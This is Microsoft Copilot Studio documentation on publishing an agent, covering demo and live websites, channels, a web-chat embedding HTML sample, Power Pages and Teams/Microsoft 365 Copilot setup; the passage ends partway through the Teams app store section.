Test your agent after you publish it. You can [make the agent available to users in Teams and Microsoft 365 Copilot](#) by using the installation link or from various places in the Microsoft Teams app store.

You can share your agent later by selecting **Make the agent available to others** from the **Publish** page, in Teams.

You can also install the agent for your own use in Microsoft Teams by selecting **Open the agent in Teams**.

If you selected **No authentication** or **Authenticate manually**, select the **Demo website** link to open a prebuilt website in a new browser tab, where you and your teammates can interact with the agent.

The demo website is also useful to gather feedback from stakeholders before you roll your agent out to customers. Learn how to [configure the demo website and add the agent to your live website](#).

Tip

What's the difference between the test chat and the demo website?

Use the test chat (the **Test agent** pane) while you're building your agent to make sure conversation flows as you expect and to spot errors.

Share the demo website URL with members of your team or other stakeholders to try out the agent. The demo website isn't intended for production use. You shouldn't share the URL with customers.

Configure channels

After publishing your agent at least once, you can add channels to make it reachable by your customers.

To configure channels for your agent:

1. On the top menu bar, select **Channels**.
2. Select the channel you want from the list of available channels.

Each channel has different connection steps. Learn more:

- [Teams and Microsoft 365 Copilot](#)
- [SharePoint](#)
- [WhatsApp](#)
- [Demo Website](#)
- [Custom Website](#)
- [Mobile App](#)
- [Facebook](#)
- [Azure Bot Service channels](#), including:
 - Cortana
 - Slack
 - Telegram
 - Twilio
 - Line
 - Kik
 - GroupMe
 - Direct Line Speech
 - Email

Channel experience reference table

Different channels offer different user experiences. The following table shows a high-level overview of the experiences for each channel. Consider the channel experiences when you optimize your agent content for specific channels.

 Expand table

Experience	Website	Teams and Microsoft 365 Copilot	Facebook	Dynamics Omnichannel for Customer Service
Customer satisfaction survey	Adaptive card	Text-only	Text-only	Text-only
Multiple-choice options	Supported	Supported up to six (as hero card)	Supported up to 13 ↗	Partially Supported
Markdown ↗	Supported	Partially Supported	Partially supported ↗	Partially Supported
Welcome message	Supported	Supported	Not supported	Supported for Chat . Not supported for other channels.
Did-You-Mean	Supported	Supported	Supported	Supported for Microsoft Teams , Chat , Facebook, and text-only channels (short message service (SMS) via TeleSign and Twilio , WhatsApp , WeChat , and Twitter). Suggested actions are presented as a text-only list; users must retype an option to respond.

Troubleshoot publishing errors

If you run into issues when publishing your agent, use the following troubleshooting steps to resolve common publishing errors:

1. **Verify all configurations are correct.** Make sure that the agent settings, authentication options, and channel configurations are set up properly before publishing.
2. **Check for any missing dependencies.** Ensure that all required components, such as topics, flows, connectors, and data sources, are available and properly configured.
3. **Review error logs for specific error codes and messages.** Go to the **Publish** page and check the publish status for any error details. Use the error codes and messages to identify and address the root cause.

Next steps (Web app)

Article	Description
Publish an agent to a live or demo website	Publish your agent on your live website, or use a demo website to share internally.
Connect and configure an agent for Teams and Microsoft 365 Copilot	Use Teams and Microsoft 365 Copilot to distribute your agent.
Publish an agent to Facebook	Add your agent to Facebook Messenger.
Publish an agent to mobile or custom apps	Add your agent to mobile or custom native apps (developer coding required).
Publish an agent to Azure Bot Service channels	Add your agent to Azure Bot Service channels (developer coding required).

Last updated on 03/11/2026

Publish an agent to a live or demo website

When you publish your agent, Copilot Studio automatically creates a prebuilt demo website for you. Your teammates and stakeholders can use the demo website to try out the agent while you're building it. You can also publish the agent to your own live website when it's ready for customers to use.

When should you use the demo website and when should you use your own website?

You should use the demo website only to try out your agent, or to share it with teammates and stakeholders who want to try it out. You can customize the demo site to guide your teammates' testing efforts. The demo website isn't intended for production use. You shouldn't give the URL to customers.

Publish the agent to your live website when it's ready for customers to use. You should publish and use the agent on your live website for production scenarios, such as a help agent on your help webpage for customers to interact with.

Customize the demo website

Edit the demo website's welcome message and trigger phrases as often as you like. The welcome message can explain the purpose of the testing and prompt your teammates for what to ask the agent.

Tip

You can change the welcome message to explain the intent or purpose of the testing, and you can change it as often as you like. So you could create a welcome message asking to test out conversations related to store hours and then, after making updates to the agent, change the welcome message to ask testers to try conversations related to gift cards.

1. Open your agent and on the top menu bar, select **Settings**.
2. On the side navigation panel, select **Security**.
3. Select **Authentication** and then **No authentication**, and then select **Save**.
4. Exit **Settings** and on the top menu bar, select **Channels**.
5. Under **Channels**, select **Demo website**.

6. On the **Demo Website** panel, under **Welcome message**, enter the message you want your teammates to see.
7. Under **Conversation starters**, enter a list of trigger phrases.

Trigger phrases are what initiate specific topics. You can enter trigger phrases for topics that you want your teammates to test.

8. Select **Save**.
9. Select **Open demo website** to open the demo website in a new browser tab.
10. Copy the demo website URL shown under **Share your website** and share it with your teammates.

Add your agent to your website

When your agent is ready for customers, add it to your website as an iframe code snippet. Your live website can be external or internal, like a SharePoint site. You can also add the agent to your Power Platform admin center.

1. Copy the following HTML code and save it to a file named `index.html`. Alternatively, copy and paste the code into the [w3schools.com HTML try it editor](#).

HTML

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="description" content="Contoso Web Chat Assistant" />
    <title>Contoso Sample Web Chat Test</title>
    <script src="https://cdn.botframework.com/botframework-
webchat/latest/webchat.js"></script>
    <script>
      let webChatInstance = null;
      let directLineUrl = null;

      // Replace with your token endpoint
      const tokenEndpoint = "<YOUR TOKEN ENDPOINT>";
      const styleOptions = {
        "accent": "#0078D4",
        "autoScrollSnapOnPage": true,
        "autoScrollSnapOnPageOffset": 0,
        "avatarBorderRadius": "7%",
        "avatarSize": 31,
        "backgroundColor": "#e8e9eb",
```

```
"botAvatarBackgroundColor": "#ffffff00",
"botAvatarImage":
"https://powercatexternal.blob.core.windows.net/creatorkit/Assets/ChatbotLogoBl
ue.png",
"botAvatarInitials": "B",
"bubbleAttachmentMaxWidth": 480,
"bubbleAttachmentMinWidth": 250,
"bubbleBackground": "#f0eded",
"bubbleBorderColor": "#f5f5f5",
"bubbleBorderRadius": 41,
"bubbleBorderStyle": "solid",
"bubbleBorderWidth": 1,
"bubbleFromUserBackground": "#ebefff",
"bubbleFromUserBorderColor": "#f5f5f5",
"bubbleFromUserBorderRadius": 41,
"bubbleFromUserBorderStyle": "solid",
"bubbleFromUserBorderWidth": 1,
"bubbleFromUserNubOffset": 0,
"bubbleFromUserNubSize": 0,
"bubbleFromUserTextColor": "#242424",
"bubbleImageHeight": 10,
"bubbleImageMaxHeight": 240,
"bubbleImageMinHeight": 240,
"bubbleMessageMaxWidth": 480,
"bubbleMessageMinWidth": 120,
"bubbleMinHeight": 50,
"bubbleNubOffset": 0,
"bubbleTextColor": "#242424",
"emojiSet": true,
"fontSizeSmall": "70%",
"hideUploadButton": false,
"messageActivityWordBreak": "break-word",
"monospaceFont": "Consolas",
"paddingRegular": 10,
"paddingWide": 10,
"primaryFont": null,
"sendBoxBackground": "#e8e9eb",
"sendBoxBorderTop": "solid 1px #808080",
"sendBoxButtonColor": "#0078d4",
"sendBoxButtonColorOnHover": "#006cbe",
"sendBoxButtonShadeBorderRadius": 40,
"sendBoxButtonShadeColorOnHover": "",
"sendBoxHeight": 60,
"sendBoxPlaceholderColor": "#171616",
"sendBoxTextColor": "#2e2d2d",
"showAvatarInGroup": "status",
"spinnerAnimationHeight": 16,
"spinnerAnimationPadding": 12,
"spinnerAnimationWidth": 16,
"subtleColor": "#000000FF",
"suggestedActionBackgroundColor": "#006FC4FF",
"suggestedActionBackgroundColorOnHover": "#0078D4",
"suggestedActionBorderColor": "",
"suggestedActionBorderRadius": 10,
"suggestedActionBorderWidth": 1,
```



```

        "suggestedActionLayout": "flow",
        "suggestedActionTextColor": "#FFFFFFF",
        "typingAnimationBackgroundImage": "url('https://wpamelia.com/wp-content/uploads/2018/11/ezgif-2-6d0b072c3d3f.gif')",
        "typingAnimationDuration": 5000,
        "typingAnimationHeight": 20,
        "typingAnimationWidth": 64,
        "userAvatarBackgroundColor": "#222222",
        "userAvatarImage": "https://avatars.githubusercontent.com/u/8174072?v=4&size=64",
        "userAvatarInitials": "U"
    };
    const backgroundImage = "";

    document.addEventListener('DOMContentLoaded', () => {
        const root = document.documentElement;
        root.style.setProperty('--primary-color',
createGradient(styleOptions.accent));
        root.style.setProperty('--header-textColor',
styleOptions.suggestedActionTextColor);

        if (backgroundImage) {
            const webchatElement = document.getElementById('webchat');
            webchatElement.style.backgroundImage = `url(${backgroundImage})`;
            webchatElement.style.backgroundSize = 'cover';
            webchatElement.style.backgroundPosition = 'center';
            webchatElement.style.backgroundRepeat = 'no-repeat';

            const overlay = document.createElement('div');
            overlay.className = 'webchat-overlay';
            webchatElement.appendChild(overlay);
        }
    });

    function createGradient(baseColor) {
        const r = parseInt(baseColor.slice(1, 3), 16);
        const g = parseInt(baseColor.slice(3, 5), 16);
        const b = parseInt(baseColor.slice(5, 7), 16);
        const lighterColor = `#${Math.min(255, r + 30).toString(16).padStart(2, '0')}${Math.min(255, g + 30).toString(16).padStart(2, '0')}${Math.min(255, b + 30).toString(16).padStart(2, '0')}`;
        const darkerColor = `#${Math.max(0, r - 30).toString(16).padStart(2, '0')}${Math.max(0, g - 30).toString(16).padStart(2, '0')}${Math.max(0, b - 30).toString(16).padStart(2, '0')}`;
        return `linear-gradient(135deg, ${lighterColor}, ${baseColor}, ${darkerColor})`;
    }

    const environmentEndPoint = tokenEndpoint.slice(
        0,
        tokenEndpoint.indexOf("/powervirtualagents")
    );
    const apiVersion = tokenEndpoint
        .slice(tokenEndpoint.indexOf("api-version"))
        .split("=")[1];

```

```

const regionalChannelSettingsURL =
`${environmentEndPoint}/powervirtualagents/regionalchannelsettings?api-
version=${apiVersion}`;

function showChat() {
  const popup = document.getElementById("chatbot-popup");
  const openButton = document.getElementById("open-chat");
  popup.classList.add("visible");
  openButton.classList.add("hidden");
}

function hideChat() {
  const popup = document.getElementById("chatbot-popup");
  const openButton = document.getElementById("open-chat");
  popup.classList.remove("visible");
  openButton.classList.remove("hidden");
}

function createCustomStore() {
  return window.WebChat.createStore(
    {},
    ({ dispatch }) =>
      (next) =>
        (action) => {
          if (action.type === "DIRECT_LINE/CONNECT_FULFILLED") {
            dispatch({
              type: "DIRECT_LINE/POST_ACTIVITY",
              meta: { method: "keyboard" },
              payload: {
                activity: {
                  channelData: { postBack: true },
                  name: "startConversation",
                  type: "event",
                },
              },
            });
          }
          return next(action);
        }
      );
}

async function restartConversation() {
  try {
    if (!directLineUrl) {
      console.error("DirectLine URL not initialized");
      return;
    }

    const response = await fetch(tokenEndpoint);
    const conversationInfo = await response.json();

    if (!conversationInfo.token) {
      throw new Error("Failed to get conversation token");
    }
  }
}

```

```

const newDirectLine = window.WebChat.createDirectLine({
  domain: `${directLineUrl}v3/directline`,
  token: conversationInfo.token,
});

const webchatElement = document.getElementById("webchat");
webChatInstance = window.WebChat.renderWebChat(
  {
    directLine: newDirectLine,
    styleOptions,
    store: createCustomStore(),
  },
  webchatElement
);
} catch (err) {
  console.error("Failed to restart conversation:", err);
}
}

async function initializeChat() {
  try {
    const response = await fetch(regionalChannelSettingsURL);
    const data = await response.json();
    directLineUrl = data.channelUrlsById.directline;

    if (!directLineUrl) {
      throw new Error("Failed to get DirectLine URL");
    }

    const conversationResponse = await fetch(tokenEndpoint);
    const conversationInfo = await conversationResponse.json();

    if (!conversationInfo.token) {
      throw new Error("Failed to get conversation token");
    }

    const directLine = window.WebChat.createDirectLine({
      domain: `${directLineUrl}v3/directline`,
      token: conversationInfo.token,
    });

    webChatInstance = window.WebChat.renderWebChat(
      {
        directLine,
        styleOptions,
        store: createCustomStore(),
      },
      document.getElementById("webchat")
    );
  } catch (err) {
    console.error("Failed to initialize chat:", err);
  }
}

```

```

        initializeChat();
</script>
<style>
:root {
  --primary-gradient: var(--primary-color);
  --chat-width: 450px;
  --chat-height: 520px;
  --header-height: 56px;
  --border-radius: 16px;
  --transition-speed: 0.3s;
}
* {
  margin: 0;
  padding: 0;
  box-sizing: border-box;
  font-family: system-ui, -apple-system, BlinkMacSystemFont, "Segoe UI",
    Roboto, sans-serif;
}
body {
  min-height: 100vh;
  background-color: #f3f4f6;
}
#chatbot-popup {
  display: none;
  position: fixed;
  bottom: 32px;
  right: 32px;
  width: var(--chat-width);
  height: var(--chat-height);
  background: white;
  border-radius: var(--border-radius);
  box-shadow: 0 18px 40px -5px rgba(0, 0, 0, 0.2),
    0 15px 20px -5px rgba(0, 0, 0, 0.1);
  overflow: hidden;
  opacity: 0;
  transform-origin: bottom right;
  transform: scale(0.95);
  transition: all var(--transition-speed) ease-in-out;
  z-index: 999;
}
#chatbot-popup.visible {
  display: block;
  opacity: 1;
  transform: scale(1);
}
#chatbot-header {
  background: var(--primary-color);
  padding: 16px 20px;
  height: var(--header-height);
  display: flex;
  justify-content: space-between;
  align-items: center;
  color: var(--header-textColor);
}
.header-title {

```

```

    display: flex;
    align-items: center;
    gap: 12px;
    font-size: 16px;
    font-weight: 500;
}
.header-buttons {
    display: flex;
    gap: 12px;
    align-items: center;
}
.icon-button {
    background: none;
    border: none;
    color: var(--header-textColor);
    cursor: pointer;
    padding: 8px;
    border-radius: 8px;
    display: flex;
    align-items: center;
    justify-content: center;
    transition: all 0.2s ease;
}
.icon-button:hover {
    color: var(--header-textColor);
    background: rgba(255, 255, 255, 0.1);
}
.icon-button:focus {
    outline: 2px solid rgba(255, 255, 255, 0.5);
    outline-offset: 2px;
}
#webchat {
    height: calc(100% - var(--header-height));
    background-color: #f9fafb;
    position: relative;
}
.webchat-overlay {
    position: absolute;
    top: 0;
    left: 0;
    right: 0;
    bottom: 0;
    background: rgba(255, 255, 255, 0.85);
    pointer-events: none;
    z-index: 1;
}
#webchat > div {
    position: relative;
    z-index: 2;
}
#webchat .webchat__basic-transcript__content {
    white-space: pre-wrap !important;
    word-break: break-word !important;
}
#webchat .webchat__bubble__content {

```

```

padding: 8px 12px !important;
}
#webchat .webchat__bubble {
  max-width: 85% !important;
  margin: 8px !important;
}
#webchat .webchat__basic-transcript__content ul,
#webchat .webchat__basic-transcript__content ol,
#webchat .webchat__bubble__content ul,
#webchat .webchat__bubble__content ol {
  padding-left: 24px !important;
  margin: 8px 0 !important;
  list-style-position: outside !important;
}
#webchat .webchat__basic-transcript__content li,
#webchat .webchat__bubble__content li {
  margin: 4px 0 !important;
  padding-left: 4px !important;
}
#open-chat {
  position: fixed;
  bottom: 32px;
  right: 32px;
  width: 64px;
  height: 64px;
  border-radius: 50%;
  background: var(--primary-gradient);
  border: none;
  cursor: pointer;
  display: flex;
  align-items: center;
  justify-content: center;
  box-shadow: 0 4px 6px -1px rgba(0, 0, 0, 0.1);
  transition: all var(--transition-speed) ease-in-out;
  z-index: 998;
}
#open-chat.hidden {
  opacity: 0;
  transform: scale(0.95) translateY(10px);
  pointer-events: none;
}
#open-chat:hover {
  transform: translateY(-4px);
  box-shadow: 0 10px 15px -3px rgba(0, 0, 0, 0.1);
}
#open-chat:focus {
  outline: 3px solid rgba(79, 70, 229, 0.5);
  outline-offset: 2px;
}
#open-chat svg {
  width: 28px;
  height: 28px;
  color: white;
  transition: transform 0.2s ease;
}

```

```
.main-content {
  max-width: 1200px;
  margin: 0 auto;
  padding: 48px 24px;
}
.main-content h1 {
  font-size: 36px;
  color: #111827;
  text-align: center;
}
.main-content p {
  font-size: 18px;
  color: #4b5563;
  line-height: 1.6;
  margin-bottom: 48px;
  text-align: center;
  max-width: 800px;
  margin-left: auto;
  margin-right: auto;
}
.content-grid {
  display: grid;
  grid-template-columns: repeat(2, 1fr);
  gap: 32px;
  margin-bottom: 32px;
}
.content-box {
  background: linear-gradient(135deg, #e6e6e6, #c4c4c4, #9f9f9f);
  padding: 32px;
  border-radius: 12px;
  box-shadow: 0 4px 6px -1px rgba(0, 0, 0, 0.1),
    0 2px 4px -1px rgba(0, 0, 0, 0.06);
  min-height: 300px;
  display: flex;
  flex-direction: column;
  justify-content: center;
  align-items: center;
  text-align: center;
  position: relative;
  overflow: hidden;
}
.content-box::before {
  content: '';
  position: absolute;
  top: 0;
  left: 0;
  right: 0;
  height: 4px;
}
.content-box.featured {
  grid-column: span 2;
  min-height: 350px;
  background: linear-gradient(135deg, #e6e6e6, #c4c4c4, #9f9f9f);
  color: #000000;
}
```

```

.content-box h2 {
  font-size: 24px;
  margin-bottom: 16px;
  position: relative;
}
.content-box p {
  font-size: 16px;
  color: #6b7280;
  margin-bottom: 0;
}
.content-box.featured p {
  color: #000000;
}
@media (max-width: 768px) {
  .content-grid {
    grid-template-columns: 1fr;
  }
  .content-box.featured {
    grid-column: span 1;
  }
  .main-content {
    padding: 24px 16px;
  }
  .main-content h1 {
    font-size: 28px;
  }
  #chatbot-popup {
    width: 100%;
    height: 100%;
    bottom: 0;
    right: 0;
    border-radius: 0;
  }
}
</style>
</head>
<body>
  <div class="main-content">
    <h1>Header</h1>
    <p>Lorem ipsum dolor sit amet consectetur adipiscing elit. Quisque faucibus
ex sapien vitae pellentesque sem placerat.</p>
    <div class="content-grid">
      <div class="content-box featured">
        <h2>Featured Content</h2>
        <p>Primary content area with custom styling and gradient background</p>
      </div>
      <div class="content-box">
        <h2>Section One</h2>
        <p>Content box with minimal design</p>
      </div>
      <div class="content-box">
        <h2>Section Two</h2>
        <p>Another content section with consistent styling</p>
      </div>
    </div>
  </div>

```



```

</div>
<div id="chatbot-popup" role="complementary" aria-label="Chat Assistant">
  <div id="chatbot-header">
    <div class="header-title">
      <svg
        class="chat-icon"
        width="24"
        height="24"
        viewBox="0 0 24 24"
        fill="none"
        stroke="currentColor"
        stroke-width="2"
        stroke-linecap="round"
        stroke-linejoin="round"
        aria-hidden="true"
      >
        <path
          d="M21 15a2 2 0 0 1-2 2H7l-4 4V5a2 2 0 0 1 2-2h14a2 2 0 0 1 2 2z"
        ></path>
      </svg>
      <span>Contoso Assistant</span>
    </div>
    <div class="header-buttons">
      <button
        class="icon-button"
        id="restart-button"
        onclick="restartConversation()"
        aria-label="Restart Conversation"
      >
        <svg
          width="20"
          height="20"
          viewBox="0 0 24 24"
          fill="none"
          stroke="currentColor"
          stroke-width="2"
          stroke-linecap="round"
          stroke-linejoin="round"
          aria-hidden="true"
        >
          <path
            d="M3 12a9 9 0 1 0 9-9 9.75 9.75 0 0 0-6.74 2.74L3 8"
          ></path>
          <path d="M3 3v5"></path>
        </svg>
      </button>
      <button
        class="icon-button"
        id="close-button"
        onclick="hideChat()"
        aria-label="Close Chat"
      >
        <svg
          width="20"
          height="20"

```

```

        viewBox="0 0 24 24"
        fill="none"
        stroke="currentColor"
        stroke-width="2"
        stroke-linecap="round"
        stroke-linejoin="round"
        aria-hidden="true"
      >
        <line x1="18" y1="6" x2="6" y2="18"></line>
        <line x1="6" y1="6" x2="18" y2="18"></line>
      </svg>
    </button>
  </div>
</div>
<div id="webchat" role="main"></div>
</div>
<button
  id="open-chat"
  onclick="showChat()"
  aria-label="Open Chat Assistant"
>
  <svg
    viewBox="0 0 24 24"
    fill="none"
    stroke="currentColor"
    stroke-width="2"
    stroke-linecap="round"
    stroke-linejoin="round"
    aria-hidden="true"
  >
    <path
      d="M21 15a2 2 0 0 1-2 2H7l-4 4V5a2 2 0 0 1 2-2h14a2 2 0 0 1 2 2z"
    ></path>
  </svg>
</button>
</body>
</html>

```

2. Retrieve the token endpoint for your agent.
3. In `index.html`, at the line `const tokenEndpoint = "<YOUR TOKEN ENDPOINT>";`, replace the placeholder with the token endpoint for your agent.
4. Open `index.html` using a modern browser (for example, Microsoft Edge) to open the agent in the custom canvas.
5. Test the agent to ensure you're receiving responses from it and that it's working correctly.
6. Provide the snippet (`index.html`) to your web developer to add the agent to your website.

Publish an agent to Power Pages

Article • 11/19/2024

[Power Pages](#) are external-facing websites that allow users outside their organizations to sign in with a wide variety of identities, create and view data in Microsoft Dataverse, or even browse content anonymously. You can add an agent to a website so that visitors can interact with a chatbot directly on your site's page.

Prerequisites

- [Create a site with Power Pages.](#)
- [Create and delete agents.](#)

Add an agent to your Power Pages

Power Pages [design studio](#) is a no-code experience used to create and customize Power Pages. It contains various options to add and configure webpages, components, forms, and lists.

To learn how to add an agent with design studio, see [Add an agent to your Power Pages site](#).

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Connect and configure an agent for Teams and Microsoft 365

Summarize this article for me

After you publish your agent, make it available to users in Teams and Microsoft 365. This way you, your teammates, and your broader organization can interact with it. You must [publish the agent at least once](#) before users can interact with the agent in Teams and Microsoft 365.

You can:

- Customize your agent's appearance in Teams and Microsoft 365 Copilot.
- Install the agent for yourself in Teams and Microsoft 365 Copilot.
- Share the agent's installation link with other users.
- Show the agent in the Teams app store.
 - Show the agent to [shared users](#) by adding it to the Teams app store **Built with Power Platform** section.
 - Share the agent with the organization by submitting the agent for admin approval to be featured in the **Built for your org** section of the Teams app store.
- Add the agent to a team channel.
- Download the app manifest for your agent to distribute it within your Teams tenant.

When you add an agent to Teams, some of your data, such as agent content and user chat content, is shared with Teams. Your data might flow outside of your [organization's compliance and geographic or regional boundaries](#). For more information, see [Understand the permissions of and the information accessed by Teams apps](#).

Prerequisites

- All agent users in your organization can use Microsoft 365 Copilot.
- Agent makers have permissions to create and access a Copilot Studio environment.
- [Share your agent with other users](#) so they can install and chat with the agent in Teams and Microsoft 365 Copilot.
- Your organization must allow Power Platform apps to be added to Teams before you or other users can:
 - Directly install an agent in Teams, or
 - Find an agent in the **Built with Power Platform** section in the Teams app store.

Work with your admin to [Manage Microsoft Power Platform apps in the Microsoft Teams admin center](#) if it's disabled for your organization.

- Admins manage agents that appear in the **Built for your org** section (approved by an admin) separately in the Teams admin center's [Manage apps page](#).
- Before installing an agent for yourself or sharing it with others, [publish the agent](#) at least once.

Connect an agent to the Teams and Microsoft 365 Copilot channels

After you publish your agent at least once, you can connect it to the **Teams and Microsoft 365 Copilot** channels so users can chat with it in both Teams and Microsoft 365 Copilot.

ⓘ Note

To prevent individuals outside of your organization from using these agents, [turn on security settings](#) for agents built for Teams, Microsoft 365 Copilot, or internal employee use.

1. [Open the configuration panel for the Teams and Microsoft 365 Copilot channels](#).
2. If you want your agent to be available in both Microsoft 365 Copilot and Teams, under **Turn on Microsoft 365**, make sure **Make agent available in Microsoft 365 Copilot** is selected.

ⓘ Note

If you don't select **Make agent available in Microsoft 365 Copilot**, your agent is only available in Teams.

3. Select **Add channel**.

Teams and Microsoft 365 Copilot

Microsoft 365 is your cloud-powered productivity solution and includes Outlook, Word, Excel, PowerPoint, and OneDrive. [Learn more](#)

When you publish your agent to Microsoft 365, we'll publish it to Teams too. You'll get all of your agent's advantages in Teams: meeting summaries and transcripts, pointers to open issues or unresolved questions, and more effective collaboration.

Turn on Microsoft 365

You'll need to republish your agent after you turn on/off Microsoft 365 Copilot

☒ Make agent available in Microsoft 365 Copilot Chat

Agent preview



Safe Travels
Built using Microsoft Copilot Studio.

Edit details

Availability options

See agent in Microsoft 365

See agent in Teams

Add channel

Customize the appearance of an agent for Teams and Microsoft 365 Copilot

Before you make an agent available to other users, provide the right description and appearance. This information helps users understand the agent's purpose and branding.

1. [Open the configuration panel for the Teams and Microsoft 365 Copilot channels.](#)
2. Select **Edit details** to change the agent's icon, color, and descriptions. These attributes are visible in the Teams app store and on the app's **About** tab after the user installs the agent. Review the [app icon format guidelines for Teams](#).

 **Important**

Users who already installed the agent from a shared link or from the [Built with Power Platform](#) section of the Teams app store don't see changes to an agent's details. Users must reinstall the agent to get the updates.

For agents already [approved by an admin](#), you must submit the agent again for approval.

3. Select **More** to add the following information:

- Developer name
- Website
- Privacy statement
- Terms of use

Provide this information to inform users about your agent. For more information, see [Create a privacy statement and terms of use in Microsoft Teams](#).

4. Select **Save**. Your changes to the color, icon, and short description are now visible on the configuration panel.

Note

Icon customization in this section only applies to the agent avatar for agents that are [approved by an admin](#). It doesn't apply to users who install the agent with a direct [installation link](#) or from the Teams app store [Built with Power Platform](#) section. You can customize the agent avatar at [Customize the look and feel of the agent](#).

Install an agent in Teams and Microsoft 365 Copilot

After you publish your agent, you can add it to your Teams profile directly from Copilot Studio.

Important

New content in a freshly published agent doesn't appear in conversations that are currently ongoing.

You can enter **Start over** in an existing conversation to start a new conversation right away and see the latest updates to the agent.


Add your agent to your own profile in Teams first, before sharing it with others.

1. Open the configuration panel for the Teams and Microsoft 365 Copilot channels.

2. Select **See agent in Teams**.

If you configured your agent to be available in Microsoft 365 Copilot when you first added the channel, selecting **See agent in Teams** installs your agent to both Teams and Microsoft 365 Copilot. If you didn't configure your agent for Microsoft 365 Copilot, your agent installs only to Teams.

3. Select **Add**.



The agent appears in the agent list on the left.

4. To ask your new agent a question in Microsoft 365 Copilot, enter @, select your agent from the list that appears, enter your question, and select **Enter**.

Share a link so others can install an agent

1. Open the configuration panel for the Teams and Microsoft 365 Copilot channels.

2. Select **Availability options**.
3. Select **Copy link**.
4. Share the link with users so they can install the agent in Teams.

Important

Only users who can access the agent can use the link to install the agent. You can [share the agent](#) to give users access to the agent.

It's not possible to use an installation link in the Teams mobile app. To make sure your agent is available to Teams mobile users, configure it to [show in the Teams app store](#).

Show an agent in the Teams app store or in the Microsoft 365 Agent Store

Once you publish your agent, you can show it in the Teams app store or in the Microsoft 365 Agent Store so users can find and install it.

Show to shared users in Teams

You can share your agent by adding it to the **Built with Power Platform** section of the Teams app store. Only [shared users](#) can find the agent there.

Important

